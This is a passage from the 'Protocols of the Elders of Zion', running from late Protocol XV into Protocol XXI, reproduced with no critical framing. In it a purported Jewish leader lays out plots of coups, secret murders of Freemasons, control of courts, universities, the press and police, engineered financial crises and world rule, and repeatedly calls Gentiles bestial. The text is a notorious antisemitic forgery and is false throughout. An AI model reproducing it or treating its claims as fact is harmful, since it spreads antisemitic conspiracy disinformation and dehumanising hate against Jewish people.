When we shall eventually have obtained power by means of a number of coups d'etat which will be arranged by us, so that they should take place simultaneously in all countries, and immediately after their respective governments shall have been officially pronounced as incapable of ruling the populace--a considerable period of time may elapse before this is realised, perhaps a whole century--we will make every endeavour to prevent conspiracies being made against us. In order to attain this end we will make merciless use of executions with regard to all who may take up arms against the establishment of our power.

The institutions of any fresh secret society will also be punishable by death; but those secret societies which exist at the present time and which are known to us, which are serving and have served our

purpose, we will dismiss and exile their members to remote parts of the world. Such is the manner in which we will deal with any Gentile Freemasons who may know more than will suit our convenience. Such masons whom we may for some reason or other pardon, we shall keep in continual fear of being sent into exile. We will pass a law which will condemn all former members of secret societies to be exiled from Europe where we shall have the centre of our government.

The decisions of our Government will be final, and no one will have the right of appeal.

In order to call to heel all Gentile societies, in which we have so deeply implanted dissensions and the tenets of the protestant religion, merciless measures will have to be introduced. Such measures should show the nations that our power cannot be infringed. We must take no account of the numerous victims who will have to be sacrificed in order to obtain future prosperity.

To attain prosperity even by means of numerous sacrifices is the duty of a government, which realises that the conditions of its existence do not only lie in the privileges which it enjoys, but also in the executions of its duty.

The main condition of its stability lies in the strengthening of the prestige of its power, and this prestige can only be obtained by majestic and unshakable might, which should show that it is inviolable and surrounded by a mystic power; for example, that it is by God appointed.

Such has been, up to the present time, the Russian Autocracy, our only dangerous enemy, if we are not to include the Holy See. Remember, at the time when Italy was streaming with blood, she did not touch a hair of Silla's head, and he was the man who made her blood pour out. Owing to his strength of character, Silla became a god in the eyes of the populace, and his fearless return to Italy made him inviolable. The populace will not harm the man who hypnotises it by his courage and strength of mind.

Until the time when we attain power we will try to create and multiply lodges of freemasons in all parts of the world. We will entice into these lodges all, who may become, or who are known to be public-spirited. These lodges will be the main place from which we shall obtain our information, as well as being propaganda centres.

We will centralise all these lodges under one management, known to us alone, and which will consist of our learned men. These lodges will also have their own representatives, in order to screen where the management really lies. And this management will alone have the right of deciding who may speak, and of drawing up the order of the day. In these lodges we will tie the knot of all socialistic and revolutionary classes of society. The most secret political plans will be known to us and will be guided by us in their execution as soon as they are formed.

Nearly all the agents in the international and secret police will be members of our lodges.

The services of the police are of extreme importance to us, as they are able to throw a screen over our enterprises, invent reasonable explanations for discontent among the masses, as well as punish those who to submit.

Most people who enter secret societies are adventurers, who want somehow to make their way in life, and who are not seriously minded.

With such people it will be easy for us to pursue our object, and we will make them set our machinery in motion.

If the whole world becomes perturbed, it will only signify that it was necessary for us to so perturb it in order to destroy its too great solidity. If conspiracies start in the midst of it, this will mean that one of our most faithful agents is at the head of the said conspiracy. It is only natural that we should be the sole people who direct masonic enterprises. We are the only people who know how to direct them. We know the final aim of each action, whereas the Gentiles are ignorant of most things concerning masonry, they cannot even see the immediate results of what they are doing. They generally think only of the immediate advantages of the moment, and are content if their pride is satisfied in the

fulfilment of their intention, and do not perceive that the original idea was not their own, but was inspired by ourselves.

The Gentiles frequent Masonic Lodges out of pure curiosity, or in the hope of receiving their share of the good things which are going, and some of them do so in, order to be able to discuss their own idiotic ideas before an audience. The Gentiles are on the look-out for the emotions of success and applause; these are distributed freely by us. That is why we let them have their success; in order to turn to our advantage the men possessed by feelings of self-pride, who, without noticing it, absorb our ideas, confident in the conviction of their own infallibility, and that they alone have ideas and are not subject to the influence of others.

You have no idea how easy it is to bring even the most clever of the Gentiles to a ridiculous state of naivete by working on his conceit, and, on the other hand, how easy it is to discourage him by the smallest failure or even by simply ceasing to applaud him and thus bring him to a state of servile subjection, holding out to him the prospect of some new success. Just as our people despise success, and are only anxious to see their plans realised, so the Gentiles love success and are prepared to sacrifice all their plans for its sake. This feature in the character of the Gentiles renders it much easier for us to do what we like with them. Those who appear to be tigers are as stupid as sheep, and their

We will let them ride in their dreams on the horse of idle hopes of destroying human individuality by symbolic ideas of collectivism. They have not yet understood, and never will understand, that this wild dream is contrary to the principal law of nature, which, from the beginning of the world, created a being unlike all others in order that he should have individuality.

Does not the fact that we were capable of bringing the Gentiles to such an erroneous idea prove, with striking clearness, what a narrow conception they have of human life in comparison with ourselves? Herein lies the greatest hope of our success. How farseeing were our wise men of old when they told us that, in order to attain a really great object we must not stop short before the means, nor count the number of victims who must be sacrificed for the achievement of the cause! We never counted the victims of the seed of those brutes of Gentiles, and, although we have sacrificed many of our own people, we have already given them such a position in this world as they formerly never dreamt that they would attain. Comparatively few victims on our side have safeguarded our nation from destruction. Every man must inevitably end by death. It is better to hasten this end in the case of people who impede our cause than in that of those who advance it. We put freemasons to death in such a manner that no one, except the brotherhood, can have the least suspicion of the fact; not even the victims suspect beforehand. They all die, when it is necessary, apparently from a natural death. Knowing these facts, even the brotherhood itself dares not protest against it.

By such means we have cut to the very root of protest against our orders so far as the freemasons themselves are concerned. We preach liberalism to the Gentiles, but on the other hand we keep our own nation in entire subjection.

Under our influence the laws of the Gentiles have been obeyed as little as possible. The prestige of their laws has been undermined by liberal ideas, which have been introduced by us into their midst. The most important questions, both political and moral, are decided by the Courts of Justice in whatever manner we prescribe. The Gentile administrator of justice looks upon cases in whatever light we choose to expose them. This we accomplished by means of our agents and people with whom we appear to have no connection: opinions of the press and other means; even senators and

The brain of the Gentile, being of a purely bestial character, is incapable of analysing and observing anything and moreover of foreseeing to what the development of a case may lead if it is placed in a certain light.

It is just in this difference of mentality between the Gentiles and ourselves that we can easily see the mark of our election by God and superhuman nature, when it is compared with the instinctive bestial brain of the Gentiles. They only see facts, but do not foresee them, and are incapable of inventing anything, with the exception, perhaps, only of things material. From all this it is clear that nature herself meant us to lead and rule the world. When the time comes for us to govern openly, the

moment will come to show the benevolence of our rule, and we shall amend all the laws. Our laws will be short, clear and concise, requiring no interpretation, so that everybody will be able to know them inside out. The main feature in them will be the obedience required towards authority, and this respect for authority will be carried to a very high pitch. Then all kinds of abuse of power will cease, because everybody will be responsible before the one supreme power, namely that of the sovereign. The abuse of power on the part of people other than the sovereign will be so severely punished that all will lose the desire to try their strength in this respect.

We shall closely watch each step taken by our administrative body, from which will depend the working of the state machine; because, if the administration becomes slack, disorder will arise everywhere. Not a single illegal act or abuse of power will remain unpunished.

All acts of concealment and of wilful neglect on part of officials of the administration will disappear

The grandness of our might will require that suitable punishments should be awarded, that is to say, that they should be harsh, even in the case of the smallest attempt to violate the prestige of our authority for the sake of personal gain. The man who suffers for his faults, even if too severely, will be like a soldier dying on the battlefield of the administration in the cause of power, principle, and law, which admit of no deviation from the public path for the sake of personal interests, even in the case of those who drive the public chariot. For example, our judges will know that, by attempting to show their indulgence, they will violate the law of justice, which is made in order to award an exemplary punishment to men for the offences which they have committed, and not in order to enable the judge to show his clemency. This good quality ought only to be shown in private life, and not in the official capacity of a judge, which influences the whole basis of the education of mankind.

Members of the law will not serve in the courts after 55 years of age for the following reasons:

1. Because old men adhere more firmly to preconceived ideas and are less capable of obeying new orders.
2. Because such a measure will enable us to make frequent changes in the staff, which will thus be subject to any pressure on our part. Any man who wishes to retain his post will, in order to secure this, have to obey us blindly. In general our judges will be selected from among men who understand that their duty is to punish and to apply laws, and not to indulge in dreams of liberalism, which might injure the educational scheme of the government, as the Gentile judges at present do. Our scheme for changing officials will also help us to destroy any kind of combination which they might form among themselves, and so they will work solely in the interest of the government, from which their fate will depend. The rising generation of judges will be so educated that they will instinctively prevent any action which might harm the existing relations of our subjects one to another.

At present judges of the Gentiles are indulgent to all manner of criminals, for they do not possess the correct idea of their duty, and for the simple reason that rulers, when appointing judges, do not impress the idea of their duty upon them.

The rulers of the Gentiles, when nominating their subjects to important posts, do not trouble to explain to them the importance of the same and for what purpose the posts in question were created; they act like animals when these send their young out in search of prey. Thus the governments of the Gentiles fall to pieces at the hands of their own administrators. We will take more moral, drawn from the results of the system adopted by the Gentiles, and use it for the edification of our government.

We will root out all liberal tendencies from every important institution of propaganda in our government, from which may depend the education of all those who will be our subjects. These important posts will be reserved exclusively for those who were specially educated for administration.

Should it be observed that to put our officials prematurely on the retired list might prove too expensive for our government, I will reply that, first of all, we shall try to find private occupation for such officials in order to compensate them for the loss of their posts in government employment, or else that, in any



case, our government will be in possession of all the money in the world, therefore expense will not come into consideration.

Our autocracy will be consistent in all its actions, therefore any decision which our high command may choose to take will always be treated with respect and unconditionally obeyed. We shall ignore any kind of grumbling or dissatisfaction, and punish every sign of discontent so severely that other people will accept it as an example for themselves.

We will cancel the right of appeal and reserve it only for our own use; the reason being that we must not allow the idea to grow up among the people that our judges are capable of erring in their decisions.

In case of a judgment requiring revision, we will immediately depose the judge in question and publicly punish him, in order that such an error should not occur again.

I repeat what I have said before, namely that one of our main principles will be to watch administrative officials, and this chiefly in order to satisfy the nation, because it has a full right to insist that a good

Our government will bear the appearance of a patriarchal trust in the person of our ruler. Our nation and our subjects will look upon him as upon a father, who takes care to satisfy all their needs, looks after all their actions and arranges the dealings of his subjects one with another, as well as their dealings with the government. Thus the feeling of reverence towards the ruler will penetrate so deeply into the nation that it will not be able to exist without his care and leadership. They cannot live in peace without him, and will finally recognise him as their sovereign autocrat.

The people will have such a deep feeling of reverence towards him as will approach adoration, especially when they are convinced that his officials blindly execute his order and that he alone rules over them. They will rejoice to see us regulate our lives as if we were parents desirous of educating their children with a keen sense of duty and obedience.

As regards our secret policy, all nations are children, and their governments also. As you can see for yourselves, I base our despotism on Right and on Duty. The right of the government to insist that people should do their duty is in itself an obligation of the ruler, who is the father of his subjects. Right of might is granted to him in order that he should lead humanity in the direction laid down by the laws of nature, that is to say towards obedience.

Every creature in this world is under subjection, if not under that of a man, then under that of circumstances or under that of its own nature, in any case under something that is more powerful than itself. Therefore let us be more powerful for the sake of the common cause.

We must, without hesitation, sacrifice such individuals as may have violated the existing order, because in exemplary punishment is the solution of the great educational problem.

On the day when the King of Israel places upon his sacred head the crown, presented to him by the whole of Europe, he will become the Patriarch of the world.

The number of victims, who will have to be sacrificed by our King, will never exceed the number of those who have been sacrificed by Gentile sovereigns in their quest for greatness and in their rivalry with one another.

Our sovereign will be in constant communication with the people, he will deliver speeches from tribunes, which speeches will be immediately circulated all over the world.

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## **PROTOCOL XVI**

With the object of destroying any kind of collective enterprise, other than our own, we will annihilate collective work in its initial stage--that is to say, we will transform the universities and reconstruct them according to our own plans.

The heads of the universities and their professors will be specially prepared by means of elaborate secret programmes of action, in which they will be instructed and from which they will not be able to deviate with impunity. They will be very carefully nominated and will be entirely dependent on the Government. We will exclude from our syllabus all teachings of civil law, as well as of other political subject. Only a few men from among the initiated will be selected for their conspicuous abilities, in order to be taught these sciences. Universities will not be allowed to turn out into the world green young: men with ideas on new constitutional reforms, as though these were comedies or tragedies, or who concern themselves with political questions, of which even their fathers had no understanding.

A wrong acquaintance of politics among a mass of people is the source of Utopian ideas and makes them into bad subjects. This you can see for yourselves from the educational system of the Gentiles. We had to introduce all these principles into their educational system, in order that we might as successfully destroy their social structure as we have done. When we are in power we will remove from educational programmes all subjects which might upset the brains of youth and will make obedient children out of them, who will love their ruler and recognise in his person the main pillar of peace and of public welfare.

Instead of classics and the study of ancient history, which contains more bad examples than good, we will introduce the study of the problems of the future. We will erase from the memory of man, the bygone ages, which may be unpleasant to us, leaving only such facts as would show the errors of the Gentile governments in marked colours. Subjects dealing with questions of practical life, social organisation and with the dealings of one man with another, as also lectures against bad selfish examples--which are infectious and cause evil, and all other similar questions of an instinctive character will be in the forefront of our educational programme. These programmes will be specially drawn up for the different classes and castes, the education of which will be kept strictly apart.

It is most important to lay stress on this particular system. Each class or caste will have to be educated separately, according to its particular position and work. A chance genius always has known and always will know how to penetrate into a higher caste but, for the sake of this quite exceptional occurrence, it is not expedient to mix the education of the different castes and to admit such men into higher ranks, in order that they may only occupy the places of those who are born to fill them. You know for yourselves how fatal it was for the Gentiles when they gave way to the absolutely idiotic idea of making no difference between the social classes.

In order that the sovereign should gain a firm place in the hearts of his subjects it is necessary that, during his reign, the nation should be taught, both in schools as well as in public places, the importance of his activity and the benevolence of his enterprise.

We will abolish every kind of private education. On holidays, students and their parents will have the right to attend meetings in their colleges as though these were clubs. At these meetings professors will deliver speeches, purporting to be free lectures, on questions of men's dealings with one another, on laws and on misunderstandings which are generally the outcome of a false conception of men's social position, and finally they will give lessons on new philosophical theories, which have not yet been revealed to the world. These theories we will make into doctrines of faith, using them as a stepping-stone to our Faith.

When I have finished taking you through the whole programme and when we shall have finished discussing all our plans for the present and for the future, I will read to you the plan of that new philosophical theory. We know from the experience of many centuries, that men live and are guided by ideas and that people are inspired by these ideas only by means of education, which can be given with the same result to men of all ages, but of course by various means. By systematical education we shall take charge of whatever may remain of that independence of thought, of which we have been making full use for our own ends for some time past. We have already established the system of subduing men's minds by the so-called system of demonstrative education (teaching by sight), which is supposed to make the Gentiles incapable of thinking independently and so they will, like obedient

animals, await the demonstration of an idea before they have grasped it. One of our best agents in France is Bouroy: he has already introduced the new system of demonstrative education.

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## PROTOCOL XVII

The profession of the law makes people grow cold, cruel, and obstinate and also deprives them of all principles and compels them to take a view of life which is not human, but purely legal. They have become used to look on circumstances purely from the point of view, of what is to be gained from defence and not from that of the effect which such a defence might have on the public welfare.

A legal practitioner never refuses to defend any case. He will try to obtain an acquittal at all costs by clinging on to small tricky points in jurisprudence and by these means he will demoralise the court.

Therefore we will limit the sphere of action of this profession and will place lawyers on a footing with executive officials. Barristers, as well as judges, will have no right to interview their clients and will receive their briefs only when they are assigned to them by the law court and they will study these solely from reports and documents, and will defend their clients after they have been examined in court by the prosecution, basing the defence of their clients on the result of this examination. Their fee be fixed, regardless of the fact whether the defence has been successful or not. They will become simple reporters on behalf of justice, counterbalancing the prosecutor, who will be a reporter on behalf of the prosecution.

Thus legal procedure will be considerably shortened. By this means we shall also attain an honest impartial defence, which will be conducted not by material interests, but by the personal conviction of the lawyer. This will also have the advantage of putting an end to any bribery or corruption, which can at present take place in the law courts of some countries.

We have taken great care to discredit the clergy of the Gentiles in the eyes of the people, and thus have succeeded in injuring their mission, which could have been very much in our way. The influence of the clergy on the people is diminishing daily.

Today freedom of religion prevails everywhere, and the time is only a few years off when Christianity will fall to pieces altogether. It will be still easier for us to deal with the other religions, but it is too early to discuss this point.

We will confine the clergy and their teachings to such a small part in life and their influence will be made so uncongenial to the populace that their teachings will have the opposite effect to what it used to have.

When the time comes for us to completely destroy the Papal Court, an unknown hand, pointing towards the Vatican, will give the signal for the assault. When the people in their rage throw themselves on to the Vatican, we shall appear as its protectors in order to stop bloodshed. By this act we will penetrate to the very heart of this Court and then no power on earth will expel us from it, until we have destroyed the Papal might. The King of Israel will become the true Pope of the universe, the Patriarch of the International Church.

But until we have accomplished the re-education of youth by means of new temporary religions, and subsequently by means of our own, we will not openly attack the existing Churches, but will fight them by means of criticism, which already has and will continue to spread dissensions among them.

Generally speaking, our press will denounce governments, religious and other Gentile institutions by means of all kinds of unscrupulous articles, in order to discredit them to such an extent as our wise nation only is capable of doing.

Our government will resemble the Hindu god Vishnu. Each of our hundred hands will hold one spring of the social machinery of State.

We shall know everything, without the aid of official police, which we have so corrupted for the Gentiles that it only prevents the government from seeing real facts. Our programme will induce a third part of the populace to watch the remainder from a pure sense of duty and from the principle of voluntary government service.

Then it will not be considered dishonourable to be a spy, on the contrary it will be regarded as praiseworthy. On the other hand, the bearers of false reports will be severely punished, in order to prevent abuse being made of the privilege of report.

Our agents will be selected both from among the upper and the lower classes; they will be taken from among administrators, editors, printers, booksellers, clerks, workmen, coachmen, footmen, etc. This force of police will have no independent power of action, and will not have the right to take any measures of their own accord, and therefore the duty of this powerless police will consist solely in acting as witnesses and in issuing reports. The verification of their reports and actual arrests will depend on a group of responsible police inspectors; actual arrests will be made by "gendarmes" and city police. In case of failure to report any misdemeanour, concerning political matters, the person who should have reported the same will be punished for wilful concealment of crime, if it can be proved that he is guilty of such concealment. In like manner our brothers have to do now, namely, on their own initiative to report to the proper authority all apostates and all proceedings that might be contrary to our law. So in our Universal Government it will be the duty of all our subjects to serve their sovereign by taking the above-mentioned action.

An organisation such as this will root out all abuse of power and various kinds of bribery and corruption--in fact it will destroy all ideas with which we have contaminated the life of the Gentiles, by means of our theories on superhuman rights.

How could we achieve our aim of creating disorder in the administrative institutions of the Gentiles if not by some such means as this?

Among the most important means for corrupting their institutions is the use of such agents as are in a position, through their own destructive activity, to contaminate others by revealing and developing their own corrupt tendencies, such as abuse of power and a free use of bribery.

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### **PROTOCOL XVIII**

When, the time comes for us to take special-police measures by putting the present Russian system of "Okhrana" in force (the most dangerous poison for the prestige of the state) we will stir up mock disorders among the populace, or induce it to show protracted discontent, and this with the aid of good orators. These orators will find plenty of sympathisers, thus giving us an excuse for searching people's houses and placing them under special restrictions by making use of our servants among the police of the Gentiles.

As most conspirators are actuated by their love for such art and for that of chattering, we will not touch them until we see that they are about to take action, and we will confine ourselves to introducing among them a, so to speak, reporting element. We must remember that a power loses prestige every time that it discovers a public conspiracy against itself. In such a revelation lies the presumption of weakness and, what is still more dangerous, the admission of its own mistakes. It must be known that we have destroyed the prestige of reigning Gentiles by means of a number of private assassinations, accomplished by our agents, the blind sheep of our flock, who can easily be induced to commit a crime, so long as such a crime is of a political character.

We will force rulers to admit their own weakness by openly introducing special police measures, "Okhrana," and thus we shall shake the prestige of their own power.



Our sovereign will be protected by means of most secret guards, as we will never allow anyone to think that there might exist such a conspiracy against our ruler that he could not personally destroy and from which he is obliged to hide himself. If we were to allow the existence of such an idea to prevail, as it prevails among the Gentiles, we should thereby sign the death warrant of our sovereign or, if not of himself, then of his dynasty.

By a strict observance of appearances our ruler will use his power only for the benefit of the nation, but never for his own good or for that of the dynasty.

By strictly adhering to such a decorum, his power be honoured and protected by his subjects themselves. They will worship the power of the sovereign, knowing that to this power is tied the welfare of the state, because from it will depend public order.

To guard the King openly is equivalent to an admission of the weakness of his power.

,Our ruler will always be amidst his people and will appear to be surrounded by an inquisitive crowd of men and women, apparently always by chance occupying the rows nearest to him and thus holding back the mob with a view to keeping order merely for order's sake. This example will teach others to exercise self-control. In case of a petitioner amongst the people trying to submit a demand and pushing through the mob, the people in the first rows will take his petition and will remit it to the ruler in the presence of the petitioner, in order that everyone should know that all petitions reach the sovereign and that he himself controls all affairs. In order to exist, the prestige of power must occupy such a position, that the people can say among themselves: "If only the King knew about it" or "When the King knows about it."

The mysticism, which surrounds the person of the sovereign, vanishes as soon as a guard of police is seen to be placed round him. When such a guard is employed, any assassin has only to exercise a certain amount of audacity, in order to imagine himself stronger than the guard; he thus realises his strength and so only has to watch for the moment, when he can make an assault on the said power.

We do not preach this doctrine to the Gentiles, and you can see for yourselves the results, which the employment of open guards has had for them.

Our government will arrest such people as they may more or less rightfully suspect of political crimes. It is not desirable for fear of misjudging a man to give an opportunity of escape to such suspects.

We will, indeed, show no mercy to such criminals. In certain exceptional cases it may be possible to consider attenuating circumstances, when dealing with ordinary criminal offences; but there can be no excuse for a political crime, that is to say, no excuse for men to become involved in politics, which none, except the ruler, should understand. And, indeed, not all rulers are capable of understanding true politics.

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## PROTOCOL XIX

We will prohibit individuals from becoming involved in politics, but, on the other hand, we will encourage every kind of report or petition submitting suggestions for the approval of the government which deal with the improvement of social and national life. Thus, by these means, the mistakes of our Government and the ideals of our subjects will become known to us. We will answer these suggestions by accepting them or, if they are unsatisfactory, by producing a sound argument to prove that they are impossible of realisation and based on a short-sighted conception of affairs.

Sedition is no more than the barking of a dog at an elephant. In a government that is well organised from a social point of view, but not from a point of view of its police, the dog barks at the elephant without realising his strength. The elephant has only to show its strength by one good example for the dogs to stop barking and to start wagging their tails as soon as they see the elephant.

In order to deprive the political criminal of his crown of valour, we will place him in the ranks of other criminals on an equal footing with thieves, murderers, and other kinds of repulsive malefactors. Then public opinion will mentally regard political crimes in the same light as ordinary crimes and will place the same common stigma on both.

We have done our best to prevent the Gentiles from adopting this particular method of dealing with political crimes. In order to attain this end, we have made use of the press, public speaking, and cleverly thought-out history school-books, and inspired the idea of a political murderer being a martyr, because he died for the idea of human welfare. Such an advertisement has multiplied the number of liberals and has swollen the ranks of our agents by thousands of Gentiles.

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## **PROTOCOL XX**

Today I will deal with our financial programme, which I have left for the end of my report, as being the most difficult question and forming the final clause in our plans. Before discussing this point, I will remind you of that which I have touched upon before, namely, that our whole policy is dependent on a question of figures.

When we get into power our autocratic government will, for the sake of self-interest, avoid imposing heavy taxation on the populace, and will always bear in mind that part which it has to play, namely, the part of father protector.

But, as the organisation of the Government will absorb vast sums of money, it is all the more necessary to raise the required means for maintaining it. Therefore we must exercise great care in working out this question and see that the burden of taxation is fairly distributed.

Through a legalised fiction, our sovereign will be the owner of all property in the state (this is easily put into practice). He will be able to raise such sums of money as may be necessary to regulate the circulation of currency in the country.

Hence the best means to meet government expenses will be by a progressive taxation of property. Thus, taxation will be paid without oppressing or ruining the people and the amount at which it will be assessed will depend on the value of each individual property.

It must be understood by the rich that it is their duty to hand over part of their surplus wealth to the government, because the government guarantees them safe possession of the remainder of their property and gives them the right to earn money by honest means. I say honest, because the control of property will preclude robbery on legal grounds.

This social reform must be in the forefront of our programme, as it is the principal guarantee of peace and will brook no delay.

Taxation of the poor is the origin of all revolution and always greatly conducive to injury to the Government, as the latter, while trying to raise money from the poor, loses its chance of obtaining it from the rich.

Taxation of capital will diminish the increase of wealth in private hands, into which we have up till now purposely allowed it to accumulate, in order to act as a counterpoise to the Government of the Gentiles and their finances.

Progressive taxation assessed according to the fortune of the individual will produce a much larger revenue than the present system of taxing everybody at an equal rate. This system is at the present time (1901) most essential for us, it creates discontent among the Gentiles. (Note that this lecture was delivered in 1901.)

Our sovereign's power will rest mainly on the fact that he will be a guarantee for the balance of power for the perpetual peace of the world and, in order to obtain such a peace, capitals will have to surrender ~ - of their wealth so as to safeguard the government in action.

Government expenditure must be paid for by those who can best afford to do so and from whom money can be raised.

Such a measure will stop hatred on the part of the poorer classes for the rich, in whom they will recognise the necessary financial supporters of the government and will see the upholders of peace and public welfare; the poorer classes will understand that the rich provide the means for supplying them with social benefits.

In order that the intelligent classes, that is to say the taxpayers, should not complain excessively about the new system of taxation, we will furnish them with detailed accounts, in which will be set forth the manner in which their money is being spent, excepting of course such portion of it as is spent on the private needs of the sovereign and on the requirements of administration.

The sovereign will have no personal property, as everything in the state will belong to him, for if sovereign were allowed to own private property it would appear as though all property in the state did not to him.

The relations of the sovereign--except his heir, who will also be kept at government expense--will have to serve as government officials or else work in order to retain the right of holding property, the privilege of being of royal blood would not entitle them to live at the expense of the state.

There will be a progressive stamp duty on all sales and purchases as well as death duties. Any transaction without the required stamp will be considered illegal, and the former owner will be obliged to pay to the government a percentage on the duty from the date of the sale.

All transfer vouchers must be delivered weekly to the local surveyors of taxes, together with a statement of the name and surname of both the new and previous owner, as well as the permanent addresses of both.

Such a procedure will be necessary for transactions in excess of a certain amount, that is to say, in excess of the amount equal to the average daily expenditure. The sale of prime necessities will only have to be stamped with an ordinary fixed duty stamp.

Just count by how many times the amount of such taxation will surpass the income of the governments of the Gentiles.

The state will have to keep in reserve a certain amount of capital and, in case the income from taxation were to exceed this specified sum, such superfluous income will have to be put back into circulation. These surplus sums will be expended on the organisation of various kinds of public works.

The directorate of such works will be under a government department, and thus the interests of the working classes will be closely connected with those of the government and with their sovereign. A portion of this surplus money will also be allotted to premiums inventions and productions.

It is most essential not to allow currency to lie inactive in the state bank, beyond such a specified sum as may be intended for some special purpose. For currency exists for circulation and any congestion of money always has a fatal effect on the course of state affairs, since money acts as a lubricant in the state mechanism and, if the lubricant becomes clogged, the working of the machine is thereby stopped.

The fact that bonds have been substituted for a large part of the currency has now created a congestion such as just described. The consequences of this fact are becoming sufficiently obvious.

We will also institute an auditing department, so as to enable the sovereign at any time to receive a full account of the expenditure of the government and its revenue. All reports will be kept strictly up to date, except those of the current and preceding months.

The only person who could not be interested in robbing the state bank will be its owner, namely, the Sovereign. For this reason his control will stop all possibility of leakage or unnecessary expenditure. Receptions for sake of etiquette, which waste the valuable time of the Sovereign, will be abolished in order that he may have more opportunity to attend to affairs of state. Under our government the Sovereign will not be surrounded by courtiers, who usually dance attendance on the monarch for the sake of pomp and are only interested in their own affairs, putting aside as they do the welfare of the state.

All economic crises, which we have so skillfully arranged in the Gentile countries, we carried out by means of withdrawing currency from circulation. Large fortunes are congested, money being withdrawn from the government, which in its turn is obliged to appeal to the owners of such fortunes, in order to raise loans. These loans have put heavy burdens on the governments, compelling them to pay interest on the borrowed money, and thus tying their hands.

Concentration of production into the hands of capitalism has sucked all the productive power of the people dry, and with it also the wealth of the state.

Currency at the present time cannot satisfy the requirements of the working classes, as there is not enough to go all around.

The issue of currency must correspond to the growth of the population, and children have to be reckoned as consumers of currency from the first day of their birth. Occasional revision of currency is a vital question for the whole world.

I think that you know that gold currency has been the destruction of all states which have adopted it, because it could not satisfy the requirements of the population, all the more so because we have done our best to cause it to be congested and to be withdrawn from circulation.

Our government will have a currency based on the value of the working power of the country, and it will be of paper or even of wood.

We will issue currency sufficient for each subject, adding to this amount on the birth of every child, and diminishing it with the death of each person.

Government accounts will be kept by separate local governments and by county offices.

In order that delays should not occur in paying government expenses, the Sovereign himself will issue orders as to the term of payment of such sums, thus the favouritism which is sometimes shown by ministries finance to certain departments will be terminated.

The revenue and expenditure accounts will be kept together, in order that they may always be compared with one another.

The plans which we will make for the reform of the financial institutions of the Gentiles will be introduced in such a manner as will never be noticed by them. We will point out the necessity of reforms, as being due to the disorderly state which Gentile finances have reached. We will show that the first reason for this bad state of finance lies in the fact that they start their financial year by making a rough estimate for the budget, the amount of which increases from year to year, and for the following reason: the annual budget is with great difficulty made to last till the end of the half year; then a revised budget is introduced, the money of which is generally expended in three months; after that a supplementary budget is voted; at the end of the year accounts are settled by a liquidation budget. The budget for the year is based on the total expenditure of the preceding year; therefore each year there is a deviation of about 50 percent from the nominal sum and the annual budget at the end of 10 years is increased threefold. Thanks to such a procedure, which was tolerated by the



careless Gentile governments, their reserves have been drained. Then, when the period of loans arose, it emptied their banks and brought them to the verge of bankruptcy.

You will readily understand, that such a management of financial affairs, which we induced the Gentiles to pursue, cannot be adopted by our Government.

Each loan proves the weakness of the government and its failure to understand its own rights. Each loan, like the sword of Damocles, hangs over the heads of the rulers who, instead of raising certain sums direct from the nation by means of temporary taxation, come to our bankers cap in hand.

External loans are like leeches, which cannot be separated from the body of the government until they fall off of themselves or until the government manages to shake them off. But the governments of the Gentiles have no desire to shake off these leeches; on the contrary, they increase their number, and therefore their state is bound to die from self-inflicted loss of blood. For what is an external loan if not a leech? A loan is an issue of government paper which entails an obligation to pay interest amounting to a percentage of the total sum of the borrowed money. If a loan is at 5 percent, then in 20 years the government will have unnecessarily paid out a sum equal to that of the loan, in order to cover the percentage. In 40 years it will have paid twice, and in 60 thrice that amount, but the loan will still remain as an unpaid debt.

From this calculation it is evident that such loans, under the existing system of taxation (1901), draw the last cents from the poor taxpayer in order to pay interests to foreign capitalists, from whom the state has borrowed the money, instead of collecting the necessary sum from the nation free of all interest in the shape of taxation.

As long as loans were internal, the Gentiles only transferred money from the pockets of the poor into those of the rich; but after we bribed the necessary people to substitute external loans for internal, all the wealth of the states rushed into our safes and all the Gentiles started paying us what amounted to nothing short of tribute.

Through their carelessness in statesmanship, or owing to the corruption of their ministers, of their ignorance of finance, Gentile Sovereigns have put their countries in debt to our banks, so that they can never payoff these mortgages. You must understand to what pains we must have gone in order to bring about such a state of affairs.

In our government we will take great care that congestion of money shall not occur, and therefore we will not have state loans, except one of 1 percent exchequer bonds, in order that payment of percentage should not expose the country to be sucked by leeches.

The right of issuing bonds will be given exclusively to commercial companies. These will have no difficulty in paying the percentage out of their profits because they borrow money for commercial enterprises, but the government cannot make profits from borrowed money, because it borrows solely in order to spend what it has taken on loan.

Commercial shares will also be bought by the government, which will thus become a creditor instead of being a debtor and payer of tribute as it is at present. Such a measure will put an end to indolence and laziness, which were useful to us as long as the Gentiles were independent, but would be undesirable in our government.

The emptiness of the purely bestial brains of the Gentiles is sufficiently proved by the fact that, when they borrowed money from us at interest, they failed to understand that each sum so borrowed, together with the interest on the amount, would eventually have to come out of the resources of the country. It would have been simpler to have taken the money from their own people at once without having to pay interest. This proves our genius, and the fact that our people has been elected by God. We have so managed as to present the question of loans in such a light to the Gentiles that they even thought that they found a profit there.

Our estimates, which we will produce when the time comes, and which will have been worked out with the experience of centuries and which we have been considering while the Gentiles have been governing, will differ from those made by the Gentiles in their extraordinary clearness, and will prove to the world how beneficial are our new plans. These plans will terminate such abuses as those by which we became masters of the Gentiles, and as cannot be allowed in our reign. We will so arrange the system of our budget that neither the ruler himself nor the most insignificant clerk will be in a position unobserved to extract the smallest portion of the money or use it for any other purpose than that to which it has been allotted in the first estimate.

Without a definitely fixed plan it is impossible to rule successfully. Even knights and heroes perish when they take a road not knowing where it leads, and start on their journey without being properly provisioned.

The Sovereigns of the Gentiles, whom we helped to induce to forsake their duties in the government by means of representations and entertainments, pomp, and other diversions, were no more than screens to hide our intrigues.

The reports of their followers, who used to be sent to represent the Sovereign in his public duties, were made for them by our agents. On each occasion these reports used to please the short-sighted minds of the sovereigns, accompanied, as they were, by various schemes for future economy. "How could they economise by fresh taxation?" they could have asked, but they did not ask, the readers of our reports.

You yourselves know to what a state of financial chaos they have come by their own negligence, they have ended in bankruptcy in spite of all the hard work of their subjects.

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## **PROTOCOL XXI**

I will now add to what I told you at our last meeting and give you a detailed explanation of internal loans. But I will not discuss external loans any further, because they have filled our coffers with Gentile money, and also because our universal government will have no foreign neighbours from whom they could borrow money.

We made use of the corruption of administrators and of the negligence of Gentile Sovereigns in order to obtain twice and three times the amount of the money advanced by us to their governments, which in reality they did not need at all. Who could do the same with regard to us? Therefore I will only go into the question of internal loans.

When it announces the issue of such a loan, the government opens a subscription for its bonds. In order that these bonds might come within the reach of everybody they are issued down to very small amounts. The first subscribers are allowed to buy below par. On the following day their price is inflated in order to convey the idea that everybody is anxious to buy them.

